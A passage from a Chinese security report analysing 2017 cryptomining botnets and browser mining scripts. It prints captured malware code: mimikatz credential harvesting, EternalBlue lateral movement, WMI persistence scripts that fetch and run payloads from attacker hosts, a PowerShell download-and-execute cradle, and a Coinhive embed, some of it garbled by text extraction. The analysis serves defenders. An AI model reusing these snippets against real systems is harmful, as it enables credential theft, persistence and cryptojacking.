    sub_4020D8(&v62, a1, (int)"DEFAULT");
    LOBYTE(v65) = 8;
    sub_4020D8(&v61, a1, (int)"STANDALONE");
    LOBYTE(v65) = 9;
    dword_5307AC = (int)sub_402A7A(a1, (int)&v61, (int)&v62);
    LOBYTE(v65) = 8;
    sub_4021E0(&v61, a1);
    LOBYTE(v65) = 1;
    sub_4021E0(&v62, a1);
}
else
{
    sub_42BC92((int)"WPD.cpp", 347, (int)[main] Scanner Running in TCP_CONNECT mode.", v28);
    sub_4020D8(&v60, a1, (int)"TCP_CONNECT");
    LOBYTE(v65) = 10;
    sub_42D9CE(v4, a1, (int)&v60);
    dword_5307A4 = v14;
    LOBYTE(v65) = 1;
    sub_4021E0(&v60, a1);
    sub_4020D8(&v59, a1, (int)"DEFAULT");
    LOBYTE(v65) = 11;
    sub_4020D8(&v58, a1, (int)"INLINE");
    LOBYTE(v65) = 12;
    dword_5307AC = (int)sub_402A7A(a1, (int)&v58, (int)&v59);
    LOBYTE(v65) = 11;
    sub_4021E0(&v58, a1);
    LOBYTE(v65) = 1;
    sub_4021E0(&v59, a1);
}
```

安全客 (www.anquanke.com)

图 6 “隐匿者” 僵尸网络端口扫描模块代码片段

表 2 “隐匿者” 僵尸网络爆破模块概览

爆破模块	爆破目标（端口）	当前支持情况
Cracker:mssql	MSSQL (1433)	支持
Cracker:Telnet	Telnet (23)	支持
Cracker:RDP	RDP (3389)	支持未完善
Cracker:CCTV	CCTV 摄像头 (不定)	支持未完善
Cracker:MySQL	MySQL (3306)	已移除
Cracker:WMI	WMI (135)	已移除

Cracker:SSH

SSH (22)

已移除

高级内网渗透攻击开始出现在挖矿木马僵尸网络的扩张中。我们在“mateMiner”僵尸网络中发现了使用“pass the hash”攻击进行内网渗透的模块。僵尸网络释放了凭证窃取工具mimikatz获取保存在本计算机中的凭证，并用其进行“pass the hash”攻击。图7展示了“mateMiner”僵尸网络凭证获取模块的代码片段。

```
function Get-creds($PEBytes64,$PEBytes32){  
    $cc=InVOKE-EComMaND -ScriptBlock RemoteScriptBlock -ArgumentList '$@($PEBytes64,$PEBytes32,('Void'),0,||,'$sekurlsa::logonpasswords exit')'  
    $cs=$cc.SpliT([||n|]  
    $a=@()  
    $NTLM=False  
    for($i=0;$i-lcs.COUNT-1;$i+=1)  
    {  
        if($cs[$i].coNTaiNs('U'+$se+'rname'))-and $cs[$i+1].CoNTaiNs('Dom'+$ain))-and $cs[$i+2].CoNTaiNs('Pas'+$swor+'d'))  
        {  
            $h=$cs[$i].spLIt([|:|)[-1].TRIM()+''+$cs[$i+1].SPLiT([|:|][-1].tRIM())+'13'+$e+$cs[$i+2].Split([|:|][-1].tRIM())  
            if($h.SPLIT('')[ -1] -ne ('N'+$ULL) -and $h.split('')[0][ -1] -ne |||-and $a -notcontains $h){  
                $a+= $h  
            }  
        }  
    }  
}  
安全客 ( www.anquanke.com )
```

图7 “mateMiner” 僵尸网络凭证获取模块代码片段

“mateMiner” 僵尸网络会首先尝试使用这些凭证登录内网中的其他计算机，一旦登录成功就往这些计算机中植入挖矿木马和僵尸程序，只有尝试登录失败才会使用“永恒之蓝”漏洞攻击武器进行入侵。可见，随着“永恒之蓝”漏洞攻击成功率的降低，诸如mimikatz这类高级内网渗透工具已经开始被挖矿木马僵尸网络所使用。图8展示了“mateMiner”僵尸网络进行内网渗透的代码片段。

```
foreach($ip in $ips){  
    if(([Environment]::TickCount - $time)/1000 -gt 5400){break}  
    if($ip -eq $IPAddress){continue}  
    if((Test-Connection $ip -count 1) -ne null -and $ipsu -notcontains $ip)  
    {  
        $re=0  
        if($a.count -ne 0){  
            $re=test-ip $ip $creds $a-nic $nic-ntlm $NTLM  
        }  
        if($re -eq 1){  
            $ipsu= $ipsu+' '+$ip  
        }  
        else  
        {  
            $vul=[PingCastle.Scanners.m17sc]::Scan($ip)  
            if($vul -and $i17 -notcontains $ip)  
            {  
                $res=eb7 $ip sc  
                if(!$res -eq $true))  
                {eb8 $ip sc}  
                $i17= $i17+' '+$ip  
            }  
        }  
    }  
}  
}  
安全客 ( www.anquanke.com )
```

图8 “mateMiner” 僵尸网络内网渗透模块代码片段

(3) 僵尸程序的持续驻留

黑客是否能够持续控制傀儡机关键在于傀儡机中的僵尸程序能否持续驻留。而挖矿木马僵尸网络也是用尽了各种办法让僵尸程序持续驻留在傀儡机中。

将僵尸程序直接寄生在系统进程中是最好的选择。“yamMiner” 僵尸网络在利用 Java 反序列化漏洞入侵计算机后直接在 Java 进程中执行命令。而“隐匿者” 僵尸网络在通过爆破 MSSQL 服务入侵其他计算机后以 SQLServer Job 的形式运行挖矿机，并且在 SQLServer 中写入多段 shellcode。图 9 展示了“隐匿者” 在 SQLServer 中写入的一段 shellcode。

```

DECLARE @objLocator int,@objJWmi int,@doorname varchar(1024),@runinterval int,@sName varchar(1024);DECLARE @oEvent int,@nslink
int,@oAsec int,@oSpi int,@qstr varchar(1024),@fcbnd int;DECLARE @asecpath int,@fltpath int,@bndpath int,@hr int,@sPath varchar(1024);set
@doorname='fuckyoumm';set @runinterval = 28800000;EXEC @hr = sp_OACreate 'WbemScripting.SWbemLocator',@objLocator output;EXEC @hr =
sp_OAMethod @objLocator,'ConnectServer',@objJWmi OUTPUT,'','root\subscription';EXEC @hr = sp_OAMethod @objJWmi,'Get',@oAsec,OUTPUT,
'ActiveScriptEventConsumer';EXEC @hr = sp_OAMethod @oAsec,'SpawnInstance_';@oSpi,OUTPUT;set @sName=@doorname + '_consumer';EXEC @hr =
sp_OASetProperty @oSpi,'Name',@sName;EXEC @hr = sp_OASetProperty @oSpi,'ScriptingEngine','JavaScript';EXEC @hr = sp_OASetProperty
@oSpi,'ScriptText','var url="http://www.cyg2016.xyz:8888/test.html";http=new ActiveXObject("Microsoft.XMLHTTP");ado=new ActiveXObject
("ADODB.Stream");wsh=new ActiveXObject("WScript.Shell");for(open("GET",url,!1),http.send(),ado.Type=1,ado.Open(),ado.Write
((http.responseText),ado.SaveFile(t[1],2),ado.Close(),1==t[2]&&wsh.Run(t[1]));EXEC @hr = sp_OAMethod @oSpi,put_,@asecpath
OUTPUT;EXEC @hr = sp_OAMethod @objJWmi,'Get',@oEvent,OUTPUT,'_IntervalTimerInstruction';EXEC @hr = sp_OAMethod @oEvent,
'SpawnInstance_';@oSpi,OUTPUT;set @sName = @doorname + '_itimer';EXEC @hr = sp_OASetProperty @oSpi,'timerid',@sName;EXEC @hr =
sp_OASetProperty @oSpi,'intervalbetweenevents',@runinterval;EXEC @hr = sp_OASetProperty @oSpi,'skipippassed',False;EXEC @hr =
sp_OAMethod @oSpi,put_,@fltpath,OUTPUT;EXEC @hr = sp_OAMethod @objJWmi,'Get',@oEvent,OUTPUT,'_EventFilter';EXEC @hr = sp_OAMethod
@oEvent,'SpawnInstance_';@oSpi,OUTPUT;set @sName = @doorname + '_filter';EXEC @hr = sp_OASetProperty @oSpi,'Name',@sName;set @sName
'= select * from _timerevent where timerid=' + @doorname + '_itimer';EXEC @hr = sp_OASetProperty @oSpi,'Query',@sName;EXEC @hr =
sp_OASetProperty @oSpi,'QueryLanguage','wql';EXEC @hr = sp_OAMethod @oSpi,put_,@fltpath,OUTPUT;EXEC @hr = sp_OAMethod @objJWmi,'Get',
@fcbnd,OUTPUT,'_FilterToConsumerBinding';EXEC @hr = sp_OAMethod @fcbnd,'SpawnInstance_';@oSpi,OUTPUT;EXEC @hr = sp_OAGetProperty
@asecpath,'Path',@sPath,OUTPUT;EXEC @hr = sp_OASetProperty @oSpi,'Consumer',@sPath;EXEC @hr = sp_OAGetProperty @fltpath,'Path',@sPath
OUTPUT;EXEC @hr = sp_OASetProperty @oSpi,'Filter',@sPath,OUTPUT;EXEC @hr = sp_OAMethod @oSpi,put_,@bndpath,OUTPUT;EXEC @hr = sp_OASetProperty
@bndpath,'Path',@sPath,OUTPUT;RAISERROR('sx %s', 16, 1, ok');
    
```

图9 “隐匿者” 僵尸网络在 SQLServer 中写入的 shellcode

通过将僵尸程序寄生在系统进程中能够有效逃避杀毒软件的拦截，保证僵尸程序的持续驻留。

WMI，PowerShell 都是持续驻留的好帮手。许多僵尸网络通过 WMI 实现僵尸程序在目标计算机中的持续驻留，并且使用 PowerShell 协助完成工作。

“隐匿者” 僵尸网络在 SQLServer 中的 shellcode 就包含了使用 WMI 进行挖矿机配置文件定时更新的功能。图 10 展示了这段 shellcode 的内容。

```

DECLARE @objLocator int,@objJWmi int,@doorname varchar(1024),@runinterval int,@sName varchar(1024);DECLARE @oEvent int,@nslink
int,@oAsec int,@oSpi int,@qstr varchar(1024),@fcbnd int;DECLARE @asecpath int,@fltpath int,@bndpath int,@hr int,@sPath varchar(1024);set
@doorname='fuckyoumm';set @runinterval = 7200000;EXEC @hr = sp_OACreate 'WbemScripting.SWbemLocator',@objLocator output;EXEC @hr =
sp_OAMethod @objLocator,'ConnectServer',@objJWmi OUTPUT,'','root\subscription';EXEC @hr = sp_OAMethod @objJWmi,'Get',@oAsec,OUTPUT,
'ActiveScriptEventConsumer';EXEC @hr = sp_OAMethod @oAsec,'SpawnInstance_';@oSpi,OUTPUT;set @sName=@doorname + '_consumer';EXEC @hr =
sp_OASetProperty @oSpi,'Name',@sName;EXEC @hr = sp_OASetProperty @oSpi,'ScriptingEngine','JavaScript';EXEC @hr = sp_OASetProperty
@oSpi,'ScriptText','var toff=5000;var locator=new ActiveXObject("WbemScripting.SWbemLocator");var service=locator.ConnectServer
(..,root\cimv2");var colItems=service.ExecQuery("select * from Win32_Process");var e=new Enumerator(colItems);var t1=new Date
().valueOf();for(!e.atEnd();e.moveNext()){var p=e.item();if(p.Caption=="rundll32.exe")p.Terminate();var t2=0;while(t2<t1<toff){var
t2=new Date().valueOf();}var pp=service.get("Win32_Process");pp.create("regsvr32 /s shell132.dll");pp.create("regsvr32 /s
WSHome.OCX");pp.create("regsvr32 /s scrum.dll");pp.create("regsvr32 /s c:\Program\1\1\System\Ado\MSado15.dll");pp.create
("regsvr32 /s jscript.dll");pp.create("regsvr32 /u /s /i:http://js.mys2016.info:280/v.sct scrobj.dll");pp.create("rundll32.exe:c\
\windows\debug\item.dat,ServiceMain_aaaa");pp.create("c:\windows\system\msinfo.exe -syn 1000");EXEC @hr = sp_OAMethod
@oSpi,put_,@asecpath,OUTPUT;EXEC @hr = sp_OAMethod @objJWmi,'Get',@oEvent,OUTPUT,'_IntervalTimerInstruction';EXEC @hr =
sp_OAMethod @oEvent,'SpawnInstance_';@oSpi,OUTPUT;set @sName = @doorname + '_itimer';EXEC @hr = sp_OASetProperty @oSpi,'timerid',
@sName;EXEC @hr = sp_OASetProperty @oSpi,'intervalbetweenevents',@runinterval;EXEC @hr = sp_OASetProperty @oSpi,'skipippassed',
False;EXEC @hr = sp_OAMethod @oSpi,put_,@fltpath,OUTPUT;EXEC @hr = sp_OAMethod @objJWmi,'Get',@oEvent,OUTPUT,'_EventFilter';EXEC
@hr = sp_OAMethod @oEvent,'SpawnInstance_';@oSpi,OUTPUT;set @sName = select * from _timerevent where timerid=' + @doorname + '_itimer';EXEC @hr = sp_OASetProperty
@oSpi,'Name',@sName;EXEC @hr = sp_OASetProperty @oSpi,'QueryLanguage','wql';EXEC @hr = sp_OAMethod @oSpi,put_,@fltpath,OUTPUT;EXEC
@hr = sp_OAMethod @objJWmi,'Get',@fcbnd,OUTPUT,'_FilterToConsumerBinding';EXEC @hr = sp_OAMethod @fcbnd,'SpawnInstance_';@oSpi
OUTPUT;EXEC @hr = sp_OAGetProperty @asecpath,'Path',@sPath,OUTPUT;EXEC @hr = sp_OASetProperty @oSpi,'Consumer',@sPath;EXEC @hr =
sp_OAGetProperty @fltpath,'Path',@sPath,OUTPUT;EXEC @hr = sp_OASetProperty @oSpi,'Filter',@sPath,EXEC @hr = sp_OAMethod
@oSpi,put_,@bndpath,OUTPUT;EXEC @hr = sp_OAGetProperty @bndpath,'Path',@sPath,OUTPUT;RAISERROR('sx %s', 16, 1, ok');
    
```

图 10 “隐匿者” 僵尸网络使用 WMI 进行定期更新的 shellcode 片段

而“mateMiner”僵尸网络仅仅使用一个 PowerShell 脚本作为僵尸程序，这也是它最大的特点。这个 PowerShell 脚本完成了包括入侵、持续驻留、挖矿在内的所有功能。图 11 展示了“mateMiner”僵尸网络从黑客服务器下载执行 PowerShell 脚本的命令行。

```
cmd.exe /c powershell.exe -NoP -NonI -W Hidden
if((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64'))
{
    IEX(New-Object Net.WebClient).DownloadString('http://107.179.*.*:8000/in6.ps1')
}
else
{
    IEX(New-Object Net.WebClient).DownloadString('http://107.179.*.*:8000/in3.ps1')
}
```

图 11 “mateMiner” 僵尸网络执行 PowerShell 命令行片段

除了利用 PowerShell 脚本完成工作，“mateMiner”更是将 WMI 的灵活性发挥到了极致，不仅使用 WMI 的_EventFilter 类实现持续驻留，还将 shellcode 保存为 WMI 下类属性的值，需要时载入内存执行，真正实现“无文件”攻击。图 12 展示“mateMiner”使用 WMI 下类属性存储 shellcode 的代码片段。

```
StaticClass=New-ObjectManagement.ManagementClass('root\default'), null, null)
StaticClass.name='Office_Updater'
StaticClass.put()\out-Null
StaticClass.properties.Add('mimi', mimi)//mimikatz shellcode
StaticClass.put()\out-Null
StaticClass.pRoPERtIEs.add('mon', mon)//挖矿机 shellcode
StaticClass.put()\out-Null
StaticClass.pRoPERtIEs.add('vcp', vcp)//msvcp120.dll shellcode
StaticClass.put()\out-Null
StaticClass.pR0PErtIes.add('vcr', vcr)//msvcr120.dll shellcode
StaticClass.put()\out-Null
StaticClass.prOPErtiES.add('funS', funs)//内网渗透模块 shellcode
StaticClass.put()\out-Null
StaticClass.pRoPERtIEs.add('sc', sc)//永恒之蓝 shellcode
StaticClass.put()\out-Null
StaticClass.pRoPERtIEs.add('ipsu', '')//内网可联通ip列表
StaticClass.put()\out-Null
StaticClass.pRoPERtIEs.add('i17', '')//永恒之蓝可攻击目标列表
StaticClass.put()\out-Null
```

图 12 “mateMiner” 使用 WMI 存储 shellcode 代码片段

由于 PowerShell 和 WMI 有极高的灵活性，僵尸网络能够通过两者有效管理傀儡机，并且减少恶意文件的释放，躲避杀毒软件的查杀。

先进的控制与命令方式是持续驻留的关键。每个僵尸网络都有一个最终的控制端，这个控制端负责向僵尸网络中的每个节点下发控制指令。由于控制端的存活时间并不长，其 ip 地址会频繁进行更换，因此挖矿木马僵尸网络需要一套完备的控制体系以保证随时与控制端联系。

“隐匿者”僵尸网络就拥有一套完善的控制体系。图 13 展示了“隐匿者”僵尸网络中僵尸程序与控制端之间的交互。




图 13 “隐匿者”僵尸网络僵尸程序与控制端交互图

“隐匿者”有多个功能不同的控制服务器，分别负责挖矿木马的更新、僵尸程序的更新以及远控木马的下发。当傀儡机中的僵尸程序启动时，会进行一次自检，以确定是否有新版本的僵尸程序存在。同时，“隐匿者”也在 SQLServer 中写入这样一段自检的 shellcode，以保证僵尸程序被杀后还能从控制端下载新的僵尸程序。而僵尸程序所请求的控制端 ip 地址是不固定的，“隐匿者”通过访问指定博客获取博文内容，通过博文内容解密得到控制端 ip。控制者只需修改博文内容就能够实现控制端 ip 的更换。

当然，将控制端 ip 的快速更新展现得淋漓尽致的当数“yamMiner”挖矿木马僵尸网络了。其控制端 ip 地址基本保持了一星期一更新的频率。图 14 展示了“yamMiner”僵尸网络 2017 年 11 月至 12 月控制端 ip 地址更新时间线。



图 14 “yamMiner” 僵尸网络 2017 年 11 月-12 月更新概况

通过观察“yamMiner”僵尸网络 2017 年 11 月到 12 月向控制端发起的请求数量我们发现了一个有趣的细节。这可以从图 15 展现。




图 15 “yamMiner” 僵尸网络 2017 年 11 月-12 月发送请求数量概况

不难看出，当“yamMiner”的控制端 ip 发生变化的时候，傀儡机中的僵尸程序能够立即连接新的 ip 地址，所以就有了图中新控制端 ip 地址出现时旧控制端 ip 地址请求数量下降到 0 的现象。实现这样的效果就要求傀儡程序能够实时获知 ip 地址的变化情况，而

“yamMiner”就是利用 Java Commons Collections 反序列化漏洞周期性地在傀儡机上执行命令，修改傀儡程序连接的控制端 ip。由于这一功能是在 Java 进程中实现的，能够有效躲避杀软的查杀。一般情况下僵尸网络控制端 ip 地址存活时间不长，优秀的挖矿木马僵尸网络会利用漏洞在傀儡机执行命令更改控制端 ip 或者将控制端 ip 存储在例如博客内容这类容易修改又不容易被发现的位置。如果傀儡机所有者不修补计算机系统中存在的漏洞或者删除计算机中持续工作的一些项目(例如 SQLServer 中的恶意 Job)，僵尸程序就能在傀儡机中生生不息。

(4) 总结

挖矿机僵尸网络是 2017 年大规模爆发的一个安全威胁，它的危害程度可以从黑客获利的金额展现。图 16 和图 17 分别展示了“yamMiner”僵尸网络的门罗币钱包之一和“隐匿者”僵尸网络的门罗币钱包。



图 16 “yamMiner” 僵尸网络门罗币钱包之一概况




图 17 “隐匿者” 僵尸网络门罗币钱包概况

截至笔者撰稿时“隐匿者”僵尸网络从傀儡机中总共挖到了 2010 枚门罗币，合计 61 万美元。“yamMiner”僵尸网络其中一个钱包就获利 4 万美元，而“yamMiner”拥有多个门罗币钱包，可想而知其总获利金额。挖矿木马带来的暴利导致各家僵尸网络竞争的白热化，其中不乏对其他僵尸网络的攻击。例如“mateMiner”僵尸网络会根据其他僵尸网络的矿池端口结束相应进程，如图 18 所示。

```
foreach(t in tcpconn){  
    line= t.split($$)|{| _}  
    if(!(_line -is [array]))  
    {continue}  
    if(( _line[-3].contains(':3333') -or _line[-3].contains(':5555') -or _line[-3].contains(':7777')) -and t.contains('ESTABLISHED')){  
        evid= _line[-1]  
        Get Process-id evid|stop process-force  
    }  
}
```

安全客 (www.anquanke.com)

图 18 “mateMiner” 僵尸网络结束其他挖矿木马进程代码片段



当然，这样的竞争还会持续下去，数字货币交易价格的持续走高必将使更多的不法分子加入到这场僵尸网络之战中。

网页挖矿脚本横空出世

2017年9月，著名的BT站点，同样也是盗版资源集散地的Pirate Bay（海盗湾）被发现在网页中植入挖矿脚本，网页挖矿开始进入公众的视野。

当用户访问一个网页时，用户的浏览器负责解析该网站中的资源、脚本，并将解析的结果展示在用户面前。当用户访问的网页中植入了挖矿脚本，浏览器将解析并执行挖矿脚本，利用用户计算机资源进行挖矿从而获利。挖矿脚本的执行会导致用户计算机资源被严重占用，导致计算机卡慢，甚至出现死机等情况，严重影响用户计算机的正常使用。

网页挖矿脚本种类众多，目前发现的植入到网页中的挖矿脚本有Coinhive，JSEcoin，reasedoper，LMODR.BIZ，MineCrunch，MarineTraffic，Crypto-Loot，ProjectPoi等，大部分挖矿脚本项目都是开源的，这也方便一些站长或网站入侵者在网页中植入挖矿脚本。图19展示了2017年11月至12月不同网页挖矿脚本的占比情况。




图19 2017年11月-12月不同挖矿脚本占比

可以看出，Coinhive是大多数不法分子的选择，这也归功于Coinhive的便捷性。入侵网站的黑客或者贪图利益的站长并不需要将挖矿的js代码写入网页中，而是在网页中调用Coinhive官网中的js文件coinhive.min.js并指定一个唯一的标识符即可。图20展示了Coinhive的代码范例。

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('<site-key>', 'john-doe');
    miner.start();
</script>
```

安全客 (www.anquanke.com)

图 20 “Coinhive” 挖矿脚本代码范例

随着网页挖矿脚本的兴起，许多网站开始通过一些特殊技巧掩盖挖矿时所产生的大量系统资源消耗。2017年9月，有安全研究人员发现后缀为.com.com 的域名挂有挖矿代码。这些网站以“安全检查”作为幌子掩盖挖矿时系统的卡慢。如图 21 所示。




图 21 挖矿脚本用“安全检查”迷惑用户

无独有偶，前段时间，malwarebytes 安全研究人员发现某些包含挖矿代码的网页会在用户关闭浏览器窗口后隐藏在任务栏右下角继续挖矿。如图 22 所示。（图片来自：<https://blog.malwarebytes.com/cybercrime/2017/11/persistent-drive-by-cryptominer-coming-to-a-browser-near-you/>）

